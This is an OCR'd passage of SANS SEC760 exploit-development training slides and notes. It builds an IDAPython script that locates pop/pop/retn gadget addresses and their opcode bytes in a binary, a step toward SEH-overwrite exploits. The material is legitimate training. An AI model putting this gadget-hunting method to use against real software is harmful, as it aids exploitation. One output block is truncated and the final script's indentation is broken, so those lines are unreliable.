            if str(op2) == "pop":
                  print "0x%08x:" % addr, op1, "|", op2
```

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Continuing Our Script

The script should work so far, but it only tells us if a memory address contains a single pop instruction. It does not check to see if the next instruction is also a pop. We will now expand the script a bit further to accomplish this goal. The script is truncated to allow us to focus in on the changes and save space so that it fits on the slide. The full script will be printed in the slide notes shortly. Comments are only added below to the new lines:

```
while addr < end and addr != BADADDR:
            addr = NextAddr(addr)
            op1 = GetMnem(addr)
            if str(op1) == "pop":
                        x = addr + 1   #If op1 is a pop instruction, assign
addr +1 to the variable x
                        op2 = GetMnem(x)         #Now, get the mnemonic
instruction at x and assign it to the variable op2
                        if str(op2) == "pop":  #If the instruction at op2
matches the string "pop"
                                    print "0x%08x:" % addr, op1, "|", op2
#Print the matching sequences so far.
```



Exercise: Executing the Changes

- Execute the script again and you should get the following results (Note that there are less matches ...)


```
Running SEC760 POP/POP/RETN Script

0x080485a2: pop | pop
0x080489ea: pop | pop
0x080489eb: pop | pop
0x08048aac: pop | pop
0x08048aad: pop | pop
0x08048aae: pop | pop
0x08048af7: pop | pop

Script Finished!
```

Exercise: Executing the Changes

When you run the script again, you should get the results shown. Note that there are less matches now that we have successfully checked address that contain the sequence:

pop <reg>
pop <reg>

```
Running SEC760 POP/POP/RETN Script

0x080485a2: pop | pop
0x080489ea: pop | pop
0x080489eb: pop | pop
0x08048aac: pop | pop
0x08048aad: pop | pop
0x08048aae: pop | pop
0x08048af7: pop | pop

Script Finished!
```



Exercise: Continuing Further …

- Now, we will check for a "retn" in the sequence


```
… "omitted for space & indentation changed to fit"

while addr < end and addr != BADADDR:
  addr = NextAddr(addr)
  op1 = GetMnem(addr)
  if str(op1) == "pop":
    x = addr + 1
    op2 = GetMnem(x)
    if str(op2) == "pop":
      y = x + 1
      ret = GetMnem(y)
      if str(ret) == "retn":
        print "0x%08x:" % addr, op1, "|", op2, "|", ret
```

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Continuing Further …

Now, we will make a check to see if the third instruction in the sequence contains a "retn" instruction, completing the search for pop/pop/retn.

```
while addr < end and addr != BADADDR:
  addr = NextAddr(addr)
  op1 = GetMnem(addr)
  if str(op1) == "pop":
    x = addr + 1
    op2 = GetMnem(x)
    if str(op2) == "pop":
            y = x + 1    #Advance to the next address in the sequence after
pop/pop.
            ret = GetMnem(y)   #Assign the instruction at y to the variable
ret.
            if str(ret) == "retn":   #If the variable "ret" matches the
string "retn"…
              print "0x%08x:" % addr, op1, "|", op2, "|", ret   #Then print
out the addresses containing the sequence pop/pop/ret
```



Exercise: Executing the New Changes

- Execute the script again and you should get the following results (Note that there are even less matches …)
- We only have four possible results


```
Running SEC760 POP/POP/RETN Script

0x080485a2: pop | pop | retn
0x080489eb: pop | pop | retn
0x08048aae: pop | pop | retn
0x08048af7: pop | pop | retn

Script Finished!
```

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Executing the New Changes

Execute the script with the new changes and you should get the results shown. Note that we only have four results now.

```
Running SEC760 POP/POP/RETN Script

0x080485a2: pop | pop | retn
0x080489eb: pop | pop | retn
0x08048aae: pop | pop | retn
0x08048af7: pop | pop | retn

Script Finished!
```



Exercise:
Creating a Function

- In the main program, add the line in bold to match

```
    if str(ret) == "retn":
            disp(addr,op1,op2,ret,)
```

- Let's create a function to handle getting the operands and printing the results
- Add the following to the top of your script:

```
def disp(a,b,c,d):
        mnem1 = GetOpnd(a,0)
        mnem2 = GetOpnd(int(a+1),0)
        print "0x%08x:" % a,b,mnem1,"|",c,mnem2,"|",d
```


Exercise: Creating a Function

We will now create a Python function to get the operands for each instruction and print the results. In the main program, add the following line shown in bold so that it matches:

```
    if str(ret) == "retn": #Find this line in your existing script.
            disp(addr,op1,op2,ret,)  #Find the former line here that
performed the print and replace it with what's in bold.
                                                  #This performs the function call to
disp() and passes our arguments
```

Next, let's start building our function:

```
def disp(a,b,c,d):   #Our function's name is "disp()" and it takes in four
arguments.
    mnem1 = GetOpnd(a,0)    #The mnem1 variable is assigned by calling the
GetOpnd() function getting the first operand for "a"
    mnem2 = GetOpnd(int(a+1),0)   #The mnem2 variable is assigned by
advancing a's addr and getting the first operand at that addr
    print "0x%08x:" % a,b,mnem1,"|",c,mnem2,"|",d  #We then print a (addr),
b (first instruction), mnem1 (b's operand), etc.
```



Exercise: Calling Our Function

- Execute the script and you should get the results shown, which includes the operands


```
Running SEC760 POP/POP/RETN Script

0x080485a2: pop ebx | pop ebp | retn
0x080489eb: pop edi | pop ebp | retn
0x08048aae: pop edi | pop ebp | retn
0x08048af7: pop ebx | pop ebp | retn

Script Finished!
```

- You now have a working script to search for pop/pop/retn sequences!
- If you have time, continue to improve the script ...

Exercise: Calling Our Function

Execute the script and you should get the results shown, which includes the operands for each instruction. You now have a working script to search for the code sequence pop/pop/retn. If you have more time, please proceed to improve the script further.

```
Running SEC760 POP/POP/RETN Script

0x080485a2: pop ebx | pop ebp | retn
0x080489eb: pop edi | pop ebp | retn
0x08048aae: pop edi | pop ebp | retn
0x08048af7: pop ebx | pop ebp | retn

Script Finished!
```



Exercise: Improving the Script


- If you have time, please attempt to make the following changes to your script:
  - Have the script also display the assembled version of the instructions
    - e.g., *0x080485a2: pop ebx / pop ebp / retn - |x5b|x5d|xc3*
  - Evaluate the operand to see if it has a value, such as "retn 12," as we may not want these
- These changes are only examples. Feel free to expand it however you wish
- Answers follow, but give it a shot first
- Remember to look at the IDC function list

Exercise: Improving the Script

If you reach this slide and there is still time in the exercise, or if you are working on your own, please attempt to make the following changes:

- Have the script also display the assembled version of the instructions. The "pop ebx" disassembly correlates to "\x5b." See if you can get the assembled sequence to print out next to the addresses of the pop/pop/retn sequences.
- Next, locate the function call in the IDC function list that allows you to look at the operand value, if there is one. Use this function and modify your script so that it only displays pop/pop/retn sequences where the retn instruction does not have an operand value. (Note that in the "display_tool" program we do not have many results and none may include an operand value. Feel free to try another random program or DLL from your file system.)

These changes are only examples of the types of things you could do to improve the script. Try to make the changes without looking ahead first.



Exercise:
Printing the Assembled Sequences

- Use the Assemble() function to assemble the instructions and print out the results (You can also use the Byte() function).
- Note that the end of our existing print statement in the disp() function has been modified.

```
print "0x%08x:"%a,b,mnem1,"|",c,mnem2,"|",d,"-",
y = Assemble(a, str(b+" "+mnem1))[1]
a = a+1
z = Assemble(a, str(c+" "+mnem2))[1]
print ("\\x%x\\x%x\\xc3")%(ord(y[0]),ord(z[0]))
```

```
0x080485a2: pop ebx | pop ebp | ret      - \x5b\x5d\xc3
0x080489eb: pop edi | pc                   \x5f\x5d\xc3
0x08048aae: pop edi | pc                 - \x5f\x5d\xc3
0x08048af7: pop ebx | pop ebp | retn     - \x5b\x5d\xc3
```


Exercise: Printing the Assembled Sequences

Take a look at the Assemble() function and use it to assemble the pop/pop/retn instructions and print the results to the screen. Make the changes shown in bold and note that the end of the print statement in the display function has been modified. The comma on the end causes the additional results to be displayed on the same line. Feel free to also use the Byte() function. e.g. hex(Byte(0x080485a2)).

```
print "0x%08x:"%a,b,mnem1,"|",c,mnem2,"|",d,"-",              #Added a
hyphen and a comma to print additional results on same line.

y = Assemble(a, str(b+" "+mnem1))[1]    #Assemble  at a's address, the
instruction and operand.

a = a+1      #Increment a to the next address.

z = Assemble(a, str(c+" "+mnem2))[1]  #Assemble at c's address, the
instruction and operand.

print ("\\x%x\\x%x\\xc3")%(ord(y[0]),ord(z[0]))  #Print out the native
assembly using ord() to handle the special numbering.
```

The results should be as follows (For the display_tool program.):

```
0x080485a2: pop ebx | pop ebp | retn - \x5b\x5d\xc3
0x080489eb: pop edi | pop ebp | retn - \x5f\x5d\xc3
0x08048aae: pop edi | pop ebp | retn - \x5f\x5d\xc3
0x08048af7: pop ebx | pop ebp | retn - \x5b\x5d\xc3
```



Exercise: Checking for Operand Values

- Use the GetOperandValue() function to check the "retn" instructions for a immediate value
- If so, do not display those results

```
    if str(ret) == "retn":
            z = GetOperandValue(y,0)
            if z == -1:
                            disp(addr,op1,op2,ret)
```


- With the display_tool program, the results will be the same as the last slide
- The GetOperandValue() function returns "-1" if there is no operand value, and we continue in that case

Exercise: Checking for Operand Values

Our final goal to improve the script is to check the "retn" instruction to see if it has an operand value, such as "retn 12." The operand value will cause the stack pointer to adjust itself that many bytes further than normal once it returns to the next address on the stack. Use the GetOperandValue() function to check the instruction for an operand value. If it does not have one, a "-1" or "0xffffffff" will be returned, and we put in an "if z == -1:" statement to continue onward.

```
if str(ret) == "retn":
            z = GetOperandValue(y,0)     # Call the GetOperandValue(),
passing it the arguments y (address) and 0 (index of operand value).
            if z == -1:    #If no operand value, we'll get a -1 returned and
will continue forward.
                        disp(addr,op1,op2,ret)
```

With the display_tool program, the results will be the same as the last slide as none of the "retn" instructions found contain an operand value. This will not be the case on a larger program.



Exercise: Scripting with IDA - The Point

- We have now completed an exercise to interface with IDA IDC functions
- You should be more comfortable with scripting using IDAPython
- IDAPython scripting is fairly quick easy!
- They can range from simple scripts with a specific purpose, to very powerful, complex programs
- Experiment with IDAPython and share your scripts
- In the notes is the completed script


Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Scripting with IDA – The Point

On this page is the completed script. Remember, this is only one way to accomplish the goal of this program. As with any programming language, there are many ways to write code and get the same or better results. At this point you should see the benefit of IDAPython and the ease of scripting with IDA. Scripts can be simple or complex, depending on the need.

```
#This is the SANS SEC760 IDA Python script to search for POP/POP/RETN instructions.

def disp(a,b,c,d):   #Function to display pop/pop/rets...
    mnem1 = GetOpnd(a,0)   #Getting first operand from start addr (pop *)
    mnem2 = GetOpnd(int(a+1),0)   #Getting first operand from start addr +1 (pop xxx, pop *)
    print "0x%08x:" % a,b,mnem1,"|",c,mnem2,"|",d,"-",    #Printing pop/pop/ret's found with addr
    y = Assemble(a, str(b+" "+mnem1))[1]             #Assembling instruction at a
    a = a+1           #incrementing a
    z = Assemble(a, str(c+" "+mnem2))[1]             #Assembling instruction at a + 1
    print ("\\x%x\\x%x\\xc3")%(ord(y[0]),ord(z[0]))  #Printing assembly - non-mnemonic (e.g. \x5b\x5d\xc3)

print "Running SEC760 POP/POP/RETN Script\n\n"

addr = SegByBase(SegByName(".text"))   # Getting start addr of code segment through the selector for .text
end = SegEnd(addr)                      # Getting end addr of code segment
```

```
while addr < end and addr != BADADDR:    #While stepping through addr's and not bad addr's
    addr = NextAddr(addr)              #addr = next address starting from var addr
    op1 = GetMnem(addr)                #Getting mnemonic instruction where addr is pointing
    if str(op1) == "pop":              #If the instruction is a pop...
        x = addr + 1                                        #...then incrementing x to the next address after the
pop
        op2 = GetMnem(x)               #Get the mnemonic instruction of x
        if str(op2) == "pop":    #If the instruction is a pop...
                y = x + 1              #...then increment x to the next address again.
                ret = GetMnem(y)   # Get the instruction at x
                if str(ret) == "retn":                      #If it's a return....
                    z = GetOperandValue(y,0)        #Check to see if the RETN instruction has an operand
value. e.g. retn 12. If
                    if z == -1:        #If it doesn't have an operand value, continue.
                    disp(addr,op1,op2,ret)    #Call the disp() function to display

print "\n\nScript Finished!"
```



